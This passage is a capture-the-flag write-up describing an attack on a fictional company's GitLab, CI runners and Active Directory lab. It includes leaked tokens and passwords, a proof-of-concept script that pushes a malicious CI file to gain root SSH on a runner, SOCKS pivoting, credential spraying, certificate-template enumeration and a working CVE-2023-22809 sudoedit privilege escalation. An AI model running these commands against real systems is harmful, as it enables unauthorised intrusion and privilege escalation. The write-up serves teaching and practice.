
```

1 root@gitlab-runner-0:~# cat hint.txt
2 Oh boy! This is the wrong path, check for any alternative paths/files
3 within the GitLab to the ultimate prize that may be less obvious. Don't
4 be sad..Here is a flag for you:
5 [[FLAG_RECON_a7d10783e040cc47253d0b95e3a93902_Hp]]

```

## Run Baby Run (Initial Access)

As mentioned in the hint, it seems that there are more possibilities within *GitLab* that could potentially lead us into the internal network. While going through the various issues and merge requests, we came across a significant discovery. In the "*dashboards*" repository, there was a merge request submitted by *Johannes Schmitz* that contained a *GitLab* authentication token. This finding could potentially provide us with a pathway into the internal network.



The screenshot shows a GitLab merge request interface. At the top, the title is "Fix user roles on user profile page". Below the title, it says "Johannes Schmitz requested to merge johannes.schmitz-main-patc... into main 2 days ago". There are buttons for "Edit" and "Code". Below this, there are tabs for "Overview 0", "Commits 1", "Pipelines 0", and "Changes 1". The main content area shows a diff for the file "dashboard/jobs/jenkins\_build\_status.rb". The diff shows line 13 being changed from "GITLAB\_TOKEN = \"REPLACE\_ME\"" to "GITLAB\_TOKEN = \"glpat-GHZfLT8XQQuQJC\_bNAvy\"". The new token is highlighted with a red box.

To explore further possibilities, it's worth investigating if the user associated with the discovered *GitLab* authentication token has additional repositories or privileges that could be exploited. To accomplish this, we can utilize the *GitLab API*<sup>15</sup>. By making API requests, we can gather relevant information about the user's repositories, permissions, and other pertinent details.

```
1 $ curl -s "https://gitlab.maultaschenfabrikle.de/api/v4/user?
   private_token=glpat-GHZfLT8XQQuQJC_bNAvy" | jq
2 {
3   "id": 16,
4   "username": "webshop.infrastruktur",
5   "name": "Webshop Infrastruktur",
6   "state": "active",
7   "avatar_url": "[...]/uploads/-/system/user/avatar/16/webshop.png",
8   "web_url": "[...]/webshop.infrastruktur",
```

<sup>15</sup><https://docs.gitlab.com/ee/api/rest/>



```
9   "created_at": "2023-06-15T20:13:27.304Z",
10  "bio": "",
11  "location": "",
12  "public_email": null,
13  "skype": "",
14  "linkedin": "",
15  "twitter": "",
16  "discord": "",
17  "website_url": "",
18  "organization": "",
19  "job_title": "",
20  "pronouns": null,
21  "bot": false,
22  "work_information": null,
23  "local_time": null,
24  "last_sign_in_at": "2023-06-15T20:53:27.749Z",
25  "confirmed_at": "2023-06-15T20:13:27.289Z",
26  "last_activity_on": "2023-06-19",
27  "email": "webshop.infrastruktur@maultaschenfabrikle.de",
28  "theme_id": 1,
29  "color_scheme_id": 1,
30  "projects_limit": 100000,
31  "current_sign_in_at": "2023-06-16T12:38:23.694Z",
32  "identities": [],
33  "can_create_group": true,
34  "can_create_project": true,
35  "two_factor_enabled": false,
36  "external": false,
37  "private_profile": false,
38  "commit_email": "webshop.infrastruktur@maultaschenfabrikle.de"
39 }
```

Alright, let's proceed with checking the repositories associated with the user account **webshop.infrastruktur** and determining if this user is a member of any groups. By querying the *GitLab API* using the authentication token, we can fetch the relevant information and inspect the repositories and group memberships.

```
1 $ curl -s "https://gitlab.maultaschenfabrikle.de/api/v4/groups?
   private_token=glpat-GHZfLT8XQQuQJC_bNAvy" | jq
2 [
3   {
4     "id": 18,
5     "web_url": "[...]/groups/deployment",
6     "name": "Deployment",
7     "path": "deployment",
8     "description": "Deployment Group",
9     "visibility": "private",
10    "share_with_group_lock": false,
11    "require_two_factor_authentication": false,
12    "two_factor_grace_period": 48,
```

```
13   "project_creation_level": "developer",
14   "auto_devops_enabled": null,
15   "subgroup_creation_level": "maintainer",
16   "emails_disabled": null,
17   "mentions_disabled": null,
18   "lfs_enabled": true,
19   "default_branch_protection": 2,
20   "avatar_url": null,
21   "request_access_enabled": true,
22   "full_name": "Deployment",
23   "full_path": "deployment",
24   "created_at": "2023-06-15T20:16:36.290Z",
25   "parent_id": null
26 }
27 ]
28 $ curl -s "https://gitlab.maultaschenfabrikle.de/api/v4/groups/18/
    projects?private_token=glpat-GHZfLT8XQQuQJC_bNAvy" \
29     | jq -c '.[ ] | {id:.id, name:.name, url: .http_url_to_repo}'
30
31 {"id":2,"name":"docker","url":"[...]/deployment/docker.git"}
32 {"id":1,"name":"deployment","url":"[...]/deployment/deployment.git"}
```

By utilizing the *GitLab* access token attributed to the user **webshop.infrastruktur**, we can successfully clone the repositories in which this user has access. This allows us to retrieve the repository contents and investigate further.

```
1 $ URL="https://gitlab.maultaschenfabrikle.de"
2 $ for project in $(curl -s "${URL}/api/v4/groups/18/projects?
    private_token=glpat-GHZfLT8XQQuQJC_bNAvy" | jq -r '.[ ] | .
    path_with_namespace+.git'); do
3     git clone "https://webshop.infrastruktur:glpat-
    GHZfLT8XQQuQJC_bNAvy@gitlab.maultaschenfabrikle.de/${project}"
4 done
5 Cloning into 'docker'...
6 remote: Enumerating objects: 28, done.
7 remote: Counting objects: 100% (3/3), done.
8 remote: Compressing objects: 100% (3/3), done.
9 remote: Total 28 (delta 0), reused 3 (delta 0), pack-reused 25
10 Receiving objects: 100% (28/28), 4.45 KiB | 350.00 KiB/s, done.
11 Resolving deltas: 100% (5/5), done.
12 Cloning into 'deployment'...
13 remote: Enumerating objects: 548, done.
14 remote: Total 548 (delta 0), reused 0 (delta 0), pack-reused 548
15 Receiving objects: 100% (548/548), 45.98 KiB | 168.00 KiB/s, done.
16 Resolving deltas: 100% (146/146), done.
```

Within the `docker` repository, we discovered a `gitlab-ci.yml` file, indicating the possibility of another *GitLab Runner* being configured for this repository. To confirm this, we can make use of the *GitLab API* to gather more information.



```
1 $ curl -s "${URL}/api/v4/projects/2/runners?private_token=glpat-
    GHZfLT8XQQuQJC_bNAvy" | jq
2 [
3   {
4     "id": 8,
5     "description": "gitlab-runner",
6     "ip_address": "167.71.59.166",
7     "active": true,
8     "paused": false,
9     "is_shared": false,
10    "runner_type": "project_type",
11    "name": "gitlab-runner",
12    "online": true,
13    "status": "online"
14  }
15 ]
```

There is indeed a second runner, and it is possible that this one corresponds to the system mentioned in the `hint.txt`. Drawing inspiration from the "Hidden paths" (see page 28) challenge, we can utilize the `gitlab-ci.yml` file to build and load a kernel module on the host system. A *proof-of-concept* script that accomplishes the following tasks: cloning the repository, creating a branch, adding the specified `gitlab-ci.yml` file, pushing the changes back to *GitLab*, and establishing an SSH connection to the runner, could be implemented as follows:

```
1 #!/usr/bin/env bash
2
3 TOKEN="glpat-GHZfLT8XQQuQJC_bNAvy"
4 USER="webshop.infrastruktur"
5 SERVER="gitlab.maultaschenfabrikle.de"
6 SCHEMA="https"
7
8 getsshell() {
9     GROUP_ID=$(curl -s "${SCHEMA}://${SERVER}/api/v4/groups?
10     private_token=${TOKEN}" | jq '.[].id')
11     PROJECT_ID=$(curl -s "${SCHEMA}://${SERVER}/api/v4/groups/${
12     GROUP_ID}/projects?private_token=${TOKEN}" | jq '.[] | select(.
13     name=="docker")|.id')
14     IP=$(curl -s "${SCHEMA}://${SERVER}/api/v4/projects/${PROJECT_ID}/
15     runners?private_token=${TOKEN}" | jq -r '.[] | .ip_address')
16     rm -f id_dhn_pwn
17     echo "LS0tL[...]S0K" | base64 -d >>id_dhn_pwn
18     chmod 600 id_dhn_pwn
19     sleep 120
20
21     echo "[+] lets connect to ${IP} as root"
22     ssh -o "StrictHostKeyChecking=no" -i id_dhn_pwn root@${IP}
23 }
24
25 pwn() {
```

```
22 git config --global user.email "shellplz@pwn"
23 git config --global user.name "dhn"
24
25 mkdir -p tmp && cd tmp
26 git clone "${SCHEMA}://${USER}:${TOKEN}@${SERVER}/deployment/docker
.git"
27 cd docker && git checkout -b pwn
28 echo >.gitlab-ci.yml
29 echo "cHdu0go[...]a28K" |
30 base64 -d >>.gitlab-ci.yml
31 git commit -m "pwn" --author "dhn <shellplz@pwn>" .gitlab-ci.yml
32 git push --set-upstream origin pwn
33 }
34
35 pwn
36 getsshell
```

The mentioned PoC in action:

```
1 $ ./poc_rbr.sh
2 Cloning into 'docker'...
3 remote: Enumerating objects: 25, done.
4 remote: Counting objects: 100% (25/25), done.
5 remote: Compressing objects: 100% (13/13), done.
6 remote: Total 25 (delta 5), reused 25 (delta 5), pack-reused 0
7 Receiving objects: 100% (25/25), done.
8 Resolving deltas: 100% (5/5), done.
9 Switched to a new branch 'pwn'
10 [pwn 55b7b31] pwn@dhn
11 1 file changed, 9 insertions(+), 13 deletions(-)
12 Enumerating objects: 5, done.
13 Counting objects: 100% (5/5), done.
14 Delta compression using up to 2 threads
15 Compressing objects: 100% (3/3), done.
16 Writing objects: 100% (3/3), 1.09 KiB | 372.00 KiB/s, done.
17 Total 3 (delta 1), reused 0 (delta 0), pack-reused 0
18 remote:
19 remote: To create a merge request for pwn, visit:
20 remote: [...] /deployment/docker/-/merge_requests/new?merge_request%5
Bsource_branch%5D=pwn
21 remote:
22 To https://gitlab.maultaschenfabrikle.de/deployment/docker.git
23 * [new branch] pwn -> pwn
24 branch 'pwn' set up to track 'origin/pwn'.
25
26 [+] lets connect to 167.71.59.166 as root
27 [...]
28
29 root@gitlab-runner-1:~# cat flag.txt
30 [[FLAG_INITIAL-ACCESS_568f0b1ffe2688b43317da28117280f3_RBR]]
```

## Inside Job (Post-Exploitation)

During the initial reconnaissance, we noticed that the `gitlab-runner-1` host has an additional network interface named `tailscale0`. Tailscale<sup>16</sup> is a straightforward VPN solution that utilizes *WireGuard* to establish reliable and speedy connections. When we ran the `tailscale status` command, we obtained some information indicating the presence of another system called *ULM-VMUXSRV02*.

```
1 root@gitlab-runner-1:~# ip a
2 [...]
3 4: tailscale0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1280 qdisc
   pfifo_fast state UNKNOWN group default qlen 500
4   link/none
5   inet 100.105.184.5/32 scope global tailscale0
6       valid_lft forever preferred_lft forever
7   inet6 fd7a:115c:a1e0:ab12:4843:cd96:6269:b805/128 scope global
8       valid_lft forever preferred_lft forever
9   inet6 fe80::2189:dd5a:353a:a2b7/64 scope link stable-privacy
10      valid_lft forever preferred_lft forever
11 [...]
12 root@gitlab-runner-1:~# tailscale status
13 100.105.184.5 gitlab-runner-1 gitlab-runner-1.griffin-ulmer.ts.net
14 100.96.2.22   ulm-vmuxsrv02   tagged-devices linux   -
```

From the deployment repository, which is also associated with the user **webshop.infrastruktur**, we came across information about the system we previously mentioned.

```
1 deployment git:(main) $ cat inventory.ini
2 ulm-vmuxsrv01  ansible_connection=ssh ansible_host=10.10.10.9
   ansible_port=22 ansible_user=deployment ansible_become=yes
   ansible_become_method=sudo ansible_become_user=root
3 ulm-vmuxsrv02  ansible_connection=ssh ansible_host=10.10.10.10
   ansible_port=22 ansible_user=deployment ansible_become=yes
   ansible_become_method=sudo ansible_become_user=root
4 ulm-vmuxsrv03  ansible_connection=ssh ansible_host=10.10.10.11
   ansible_port=22 ansible_user=deploy ansible_become=yes
   ansible_become_method=sudo ansible_become_user=root
5 ulm-vmux-db    ansible_connection=ssh ansible_host=10.10.10.12
   ansible_port=22 ansible_user=deployment ansible_become=yes
   ansible_become_method=sudo ansible_become_user=root
6 ulm-vmux-sap   ansible_connection=ssh ansible_host=10.10.10.113
   ansible_port=22 ansible_user=deployment ansible_become=yes
   ansible_become_method=sudo ansible_become_user=root
7 ulm-vmux-log   ansible_connection=ssh ansible_host=10.10.10.114
   ansible_port=22 ansible_user=deploy ansible_become=yes
   ansible_become_method=sudo ansible_become_user=root
8 ulm-vmux-ccache ansible_connection=ssh ansible_host=10.10.10.115
```

<sup>16</sup><https://tailscale.com/>

```
ansible_port=22 ansible_user=deploy ansible_become=yes
ansible_become_method=sudo ansible_become_user=root
9  ulm-vmux-qa      ansible_connection=ssh ansible_host=10.10.10.116
    ansible_port=22 ansible_user=deploy ansible_become=yes
    ansible_become_method=sudo ansible_become_user=root
10
11  [legacy_machines]
12  ulm-vmux-db
13  ulm-vmux-sap
14  ulm-vmux-log
15
16  [line1]
17  ulm-vmux-db
18
19  [line2]
20  ulm-vmux-log
21
22  [services]
23  ulm-vmux-db
24  ulm-vmux-ccache
25  ulm-vmux-qa
26
27  [databases]
28  ulm-vmux-db
29
30  [legacy]
31  ulm-vmux-sap
32
33  [logging]
34  ulm-vmux-log
```

The IP address of the target system, *ULM-VMUXSRV02*, is different from the host mentioned in the inventory file, but this is expected as *Tailscale* devices have their own IP address range. Now, let's establish a simple SSH SOCKS5 tunnel and perform a scan on the host.

```
1  $ ssh -D 2080 -i id_dhn_pwn root@167.71.59.166
2  [...]
3  $ cat tailscale.conf
4  strict_chain
5  quiet_mode
6  remote_dns_subnet 224
7  tcp_read_time_out 15000
8  tcp_connect_time_out 8000
9
10 [ProxyList]
11 socks5 127.0.0.1 2080
12 $ proxychains -q -f tailscale.conf nmap -sT -p 22 100.96.2.22 -sV -n
13
14 Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 15:38 CEST
15 RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
```

```
16 Nmap scan report for 100.96.2.22
17 Host is up (13s latency).
18
19 PORT      STATE SERVICE VERSION
20 22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 [...]
21
22 Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
23 Nmap done: 1 IP address (1 host up) scanned in 15.42 seconds
```

Based on the `ansible17` inventory file discovered in the `deployment` folder, it appears that at least one port (SSH) is open on the target system. Furthermore, the inventory file indicates the presence of a user named **deployment** (see row 3 in the mentioned `inventory.ini` file) on the system. Upon further investigation within the repository, we identified two SSH keys, with one of them being encrypted. Based on the naming convention, it is reasonable to assume that the unencrypted key belongs to the **deploy** user. Let's attempt to use this key for authentication.

```
1 deployment git:(main) $ proxychains -q -f tailscale.conf ssh -i roles/
    user/deploy/files/deploy@maultaschenfabrikle.de \
2     deployment@100.96.2.22
3 deployment@100.96.2.22's password:
4
5 deployment git:(main) $ proxychains -q -f tailscale.conf ssh -i roles/
    user/deploy/files/deploy@maultaschenfabrikle.de \
6     deploy@100.96.2.22
7 deploy@100.96.2.22's password:
```

None of the combinations provided worked for authentication. However, we found a comment in the `roles/docker/defaults/main.yml` file that appears to be an outdated line, possibly replaced with the Ansible vault password.

```
1 deployment git:(main*) $ cat roles/docker/defaults/main.yml
2 docker:
3   registry:
4     # password: Kurt$M@uLT@schenF@brikle3!
5     password: !vault |
6       $ANSIBLE_VAULT;1.1;AES256
7       34636133636363633264376166306338663863666439316330643035623738376
8       3316266333036346165376537346363303137373630383531303164353137310a
9       31346363343533396565353231376230313334623035333765356631313034393
10      9666435326131356139363064613865336566643131656363636265353835370a
11      3236316262623536656534666662353263323436613734353831396563323134
```

It is always worth testing such information. Let's try to connect using the known username from the `inventory` file and the potential password from the comment in the `roles/docker/defaults/main.yml` file.

---

<sup>17</sup><https://www.ansible.com/>

```
1 $ proxychains -q -f tailscale.conf ssh deployment@100.96.2.22
2
3 deployment@100.96.2.22's password: Kurt$M@uLT@schenF@brik13!
4 Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-75-generic x86_64)
5 [...]
6
7 deployment@ULM-VMUXSRV02:~$ ip a
8 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
   group default qlen 1000
9     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
10    inet 127.0.0.1/8 scope host lo
11        valid_lft forever preferred_lft forever
12    inet6 ::1/128 scope host
13        valid_lft forever preferred_lft forever
14 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
   state UP group default qlen 1000
15    link/ether 4a:10:c2:5a:fe:24 brd ff:ff:ff:ff:ff:ff
16    altname enp0s18
17    inet 10.10.10.10/24 brd 10.10.10.255 scope global eth0
18        valid_lft forever preferred_lft forever
19    inet6 fe80::4810:c2ff:fe5a:fe24/64 scope link
20        valid_lft forever preferred_lft forever
21 3: tailscale0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1280 qdisc
   fq_codel state UNKNOWN group default qlen 500
22    link/none
23    inet 100.96.2.22/32 scope global tailscale0
24        valid_lft forever preferred_lft forever
25    inet6 fd7a:115c:a1e0:ab12:4843:cd96:6260:216/128 scope global
26        valid_lft forever preferred_lft forever
27    inet6 fe80::9ef0:f5da:a1ec:35f5/64 scope link stable-privacy
28        valid_lft forever preferred_lft forever
29
30 deployment@ULM-VMUXSRV02:~$ cat flag.txt
31 [[FLAG_POST-EXPLOITATION_a22717d32798226d8072fd359c3b69a8_IJ]]
```





## Discovery Crusade (Reconnaissance)

Now that we have access to the intranet of *Kurts Maultaschenfabrikle*, our next step is to create another SSH SOCKS5 tunnel and verify if the credentials we sprayed earlier also work in the *Active Directory (AD)* environment.

```
1 $ proxychains -q -f tailscale.conf ssh -D 3080 deployment@100.96.2.22
2
3 deployment@100.96.2.22's password: Kurt$M@ulT@schenF@brikL3!
4 [...]
5
6 $ cat intern.conf
7 strict_chain
8 quiet_mode
9 remote_dns_subnet 224
10 tcp_read_time_out 15000
11 tcp_connect_time_out 8000
12
13 [ProxyList]
14 socks5 127.0.0.1 3080
15
16 $ proxychains -q -f intern.conf ldapsearch -H ldap://10.10.10.6 -x \
17     -D 'MTF\lena.schulz' -w 'Maultaschen2023' -b "dc=MTF,dc=local"
18     sAMAccountName=lena.schulz
19
20 # extended LDIF
21 #
22 # LDAPv3
23 # base <dc=MTF,dc=local> with scope subtree
24 # filter: sAMAccountName=lena.schulz
25 # requesting: ALL
26 #
27 # lena.schulz, Development, MTF.local
28 dn: CN=lena.schulz,OU=Development,DC=MTF,DC=local
29 objectClass: top
30 objectClass: person
31 objectClass: organizationalPerson
32 objectClass: user
33 cn: lena.schulz
34 sn: Schulz
35 c: DEU
36 l: Stuttgart
37 description: Lena Schulz
38 givenName: Lena
39 distinguishedName: CN=lena.schulz,OU=Development,DC=MTF,DC=local
40 instanceType: 4
41 whenCreated: 20230618154804.0Z
42 whenChanged: 20230619142506.0Z
43 displayName: Lena Schulz
```

```
44 uSNCreated: 12963
45 memberOf: CN=Location-Stuttgart,OU=Stuttgart,DC=MTF,DC=local
46 memberOf: CN=SQL-Access,OU=Development,DC=MTF,DC=local
47 memberOf: CN=GitLab,OU=Development,DC=MTF,DC=local
48 memberOf: CN=Azure-Access,OU=Development,DC=MTF,DC=local
49 memberOf: CN=VPN-Access,OU=VPN,DC=MTF,DC=local
50 uSNChanged: 20867
51 company: Kurts Maultaschenfabrikle
52 name: lena.schulz
53 objectGUID:: AfdVvw6BXEG/kIw1x4zfew==
54 userAccountControl: 1049088
55 badPwdCount: 0
56 codePage: 0
57 countryCode: 0
58 badPasswordTime: 0
59 lastLogoff: 0
60 lastLogon: 0
61 pwdLastSet: 133315768843362815
62 primaryGroupID: 513
63 objectSid:: AQUAAAAAAAAUAAAAAGVIhEALUGaLNITkJfAQAAA==
64 accountExpires: 9223372036854775807
65 logonCount: 0
66 sAMAccountName: lena.schulz
67 sAMAccountType: 805306368
68 objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=MTF,DC=local
69 dSCorePropagationData: 16010101000000.0Z
70 lastLogonTimestamp: 133316583065938639
71 mail: Lena.Schulz@maultaschenfabrikle.de
72
73 # search reference
74 ref: ldap://DomainDnsZones.MTF.local/DC=DomainDnsZones,DC=MTF,DC=local
75
76 # search reference
77 ref: ldap://ForestDnsZones.MTF.local/DC=ForestDnsZones,DC=MTF,DC=local
78
79 # search reference
80 ref: ldap://MTF.local/CN=Configuration,DC=MTF,DC=local
81
82 # search result
83 search: 2
84 result: 0 Success
85
86 # numResponses: 5
87 # numEntries: 1
88 # numReferences: 3
```

Fortunately, our sprayed credentials worked in the AD environment as well, and we have discovered that the user **lena.schulz** uses the same credentials in both *GitLab* and AD. To achieve our goal of escalating privileges to *Domain Administrator*, we can exploit misconfigured certificate templates. For



this purpose, we will use the well-known tool `certipy`<sup>18</sup> to enumerate any misconfigurations within the templates.

```
1 $ proxychains -q -f intern.conf certipy find -u lena.schulz@mtf.local \  
2 -p Maultaschen2023 -dc-ip 10.10.10.6 -ns 10.10.10.6 -dns-tcp \  
3 -enabled -debug  
4  
5 Certipy v4.0.0 - by Oliver Lyak (ly4k)  
6  
7 [+] Authenticating to LDAP server  
8 [+] Bound to ldaps://10.10.10.6:636 - ssl  
9 [+] Default path: DC=MTF,DC=local  
10 [+] Configuration path: CN=Configuration,DC=MTF,DC=local  
11 [*] Finding certificate templates  
12 [*] Found 33 certificate templates  
13 [*] Finding certificate authorities  
14 [*] Found 1 certificate authority  
15 [*] Found 11 enabled certificate templates  
16 [+] Trying to resolve 'ULM-VMCA01.MTF.local' at '10.10.10.6'  
17 [*] Trying to get CA configuration for 'MTF-CA' via CSRA  
18 [+] Trying to get DCOM connection for: 10.10.10.20  
19 [!] Got error while trying to get CA configuration for 'MTF-CA' via  
    CSRA: Could not connect: [Errno 111] Connection refused  
20 [*] Trying to get CA configuration for 'MTF-CA' via RRP  
21 [!] Got error while trying to get CA configuration for 'MTF-CA' via RRP  
    : [Errno Connection error (10.10.10.20:445)] [Errno 111] Connection  
    refused  
22 [!] Failed to get CA configuration for 'MTF-CA'  
23 [+] Resolved 'ULM-VMCA01.MTF.local' from cache: 10.10.10.20  
24 [+] Connecting to 10.10.10.20:80  
25 [*] Saved BloodHound data to '20230619170950_Certipy.zip'. Drag and  
    drop the file into the BloodHound GUI from @ly4k  
26 [*] Saved text output to '20230619170950_Certipy.txt'  
27 [*] Saved JSON output to '20230619170950_Certipy.json'
```

From the debug output, it is evident that `certipy` only tests port 80 for the web enrollment endpoint. However, it is worth considering whether there is an enrollment endpoint on port 443. To confirm this, we need to perform a double check to ensure that the endpoint is truly unavailable on both port 80 and port 443.

```
1 $ proxychains -q -f intern.conf curl -vkI https://10.10.10.20  
2  
3 * Trying 10.10.10.20:443...  
4 * Connected to 10.10.10.20 (127.0.0.1) port 443 (#0)  
5 * ALPN: offers h2,http/1.1  
6 [...]  
7 * Server certificate:  
8 * subject: CN=[[FLAG_RECON_3a81ebdcca964acb0bb61fd4b08cace4_DC]]
```

<sup>18</sup><https://github.com/ly4k/Certipy>

```
9 * start date: Jun 18 15:35:57 2023 GMT
10 * expire date: Jun 18 15:55:57 2024 GMT
11 * issuer: CN=[[FLAG_RECON_3a81ebdcca964acb0bb61fd4b08cace4_DC]]
12 * SSL certificate verify result: self-signed certificate (18),
    continuing anyway.
13 [...]
14 > HEAD / HTTP/2
15 > Host: 10.10.10.20
16 > User-Agent: curl/8.1.2
17 > Accept: */*
18 >
19 < HTTP/2 200
20 HTTP/2 200
21 < content-length: 703
22 content-length: 703
23 [...]
24
25 <
26 * Connection #0 to host 10.10.10.20 left intact
```

Indeed, it appears that there is an IIS server running on port 443 instead of port 80. Interestingly, within the TLS certificate's subject, we can find the flag that we have been searching for.

```
1 * Server certificate:
2 * subject: CN=[[FLAG_RECON_3a81ebdcca964acb0bb61fd4b08cace4_DC]]
3 * start date: Jun 18 15:35:57 2023 GMT
4 * expire date: Jun 18 15:55:57 2024 GMT
5 * issuer: CN=[[FLAG_RECON_3a81ebdcca964acb0bb61fd4b08cace4_DC]]
```

Finally, let's check if the *CertSrv* endpoint is available. If we receive a 401 Unauthorized response along with an NTLM authentication request, it indicates that we are ready to exploit the *Domain Controller (DC)* and proceed with our plan.

```
1 $ proxychains -q -f intern.conf curl -kI https://10.10.10.20/certsrv/
    certfnsh.asp
2
3 HTTP/2 401
4 content-length: 1293
5 content-type: text/html
6 server: Microsoft-IIS/10.0
7 www-authenticate: Negotiate
8 www-authenticate: NTLM
9 x-powered-by: ASP.NET
10 date: Mon, 19 Jun 2023 15:59:56 GMT
```

## Elevate and Conquer (Post-Exploitation)

After successfully confirming the availability of the web enrollment endpoint on port 443, our next step is to attempt to relay the authentication of a *Domain Controller (DC)* to the CA endpoint. The goal is to obtain a certificate that belongs to the DC, granting us the privileges associated with it. This technique, commonly referred to as *ESC8*<sup>19</sup>, requires us to open port 445 and initiate a relay.

However, opening a port below 1024, such as port 445, typically requires *root* privileges. Unfortunately, despite our efforts, we were unable to find a way to escalate our permissions from the *deployment* user to *root* on *ULM-VMUXSRV02.MTF.local*.

Fortunately, based on our findings from the "*Inside Job*" (see page 37) challenge, we know that there are other servers within the *Maultaschenfabrikle* intranet. Additionally, we possess an SSH private key that may be deployed on one of these other machines. Our next step is to explore these machines and determine if the SSH key can be utilized to gain the necessary permissions.

```
1 $ proxychains -q -f intern.conf python3 sshspray.py -u deploy -i
   deploy@maultaschenfabrikle.de -t targets.txt
2 [INFO]: Running against 257 hosts...
3 [SUCCESS]: 10.10.10.11
```

Using the *sshspray*<sup>20</sup> tool, we successfully discovered a server that corresponds to the private key we found in the *deployment* repository. According to the *ansible inventory* file, this server has the *fully qualified domain name (FQDN)* *ULM-VMUXSRV03.MTF.local*.

```
1 $ proxychains -q -f intern.conf ssh -i deploy@maultaschenfabrikle.de
   deploy@10.10.10.11
2 [...]
3 deploy@ULM-VMUXSRV03:~$
```

Let's attempt to escalate our privileges by using *sudo* on the server *ULM-VMUXSRV03.MTF.local*.

```
1 deploy@ULM-VMUXSRV03:~$ sudo -l
2 Matching Defaults entries for deploy on ULM-VMUXSRV03:
3   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/
   bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
4
5 User deploy may run the following commands on ULM-VMUXSRV03:
6   (ALL : ALL) NOPASSWD: sudoedit /etc/wiki/.db-secret
```

As observed below, the user has the ability to utilize the *sudoedit* tool to modify the */etc/wiki/.db-secret* file. Interestingly, there was a vulnerability identified in the past that exploited the combination of *sudoedit* and the *EDITOR* variable to gain unauthorized access to any file as the *root* user.

<sup>19</sup>[https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified\\_Pre-Owned.pdf](https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf)

<sup>20</sup><https://github.com/mcorybillington/sshspray>

This vulnerability was assigned [CVE-2023-22809](https://cve.mitre.org/cve/2023/22809)<sup>21</sup> and impacted sudo versions 1.8.0 to 1.9.12p1.

```
1 deploy@ULM-VMUXSRV03:~$ sudo --version
2 Sudo version 1.9.12p1
3 Sudoers policy plugin version 1.9.12p1
4 Sudoers file grammar version 48
5 Sudoers I/O plugin version 1.9.12p1
6 Sudoers audit plugin version 1.9.12p1
```

Let's give it a try; a promising option to consider is modifying the sudoers file itself using the sudoedit tool and the exploit associated with CVE-2023-22809.

```
1 deploy@ULM-VMUXSRV03:~$ EDITOR="vim -- /etc/sudoers" sudoedit /etc/wiki
  /.db-secret
2 [...]
3 deploy ALL=(ALL:ALL) NOPASSWD: ALL
4 [...]
5 sudoedit: --: editing files in a writable directory is not permitted
6 2 files to edit
7 sudoedit: /etc/wiki/.db-secret unchanged
```

It worked flawlessly, granting us the desired access as the **root** user.

```
1 deploy@ULM-VMUXSRV03:~$ sudo -l
2 Matching Defaults entries for deploy on ULM-VMUXSRV03:
3   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/
   bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
4
5 User deploy may run the following commands on ULM-VMUXSRV03:
6   (ALL : ALL) NOPASSWD: ALL
7   (ALL : ALL) NOPASSWD: sudoedit /etc/wiki/.db-secret
8
9 deploy@ULM-VMUXSRV03:~$ sudo su -
10 root@ULM-VMUXSRV03:~# id
11 uid=0(root) gid=0(root) groups=0(root)
12 root@ULM-VMUXSRV03:~# cat flag.txt
13 [[FLAG_POST-EXPLOITATION_ba23f621e21c790783c20c6280c40ad5_EaC]]
14 root@ULM-VMUXSRV03:~#
```

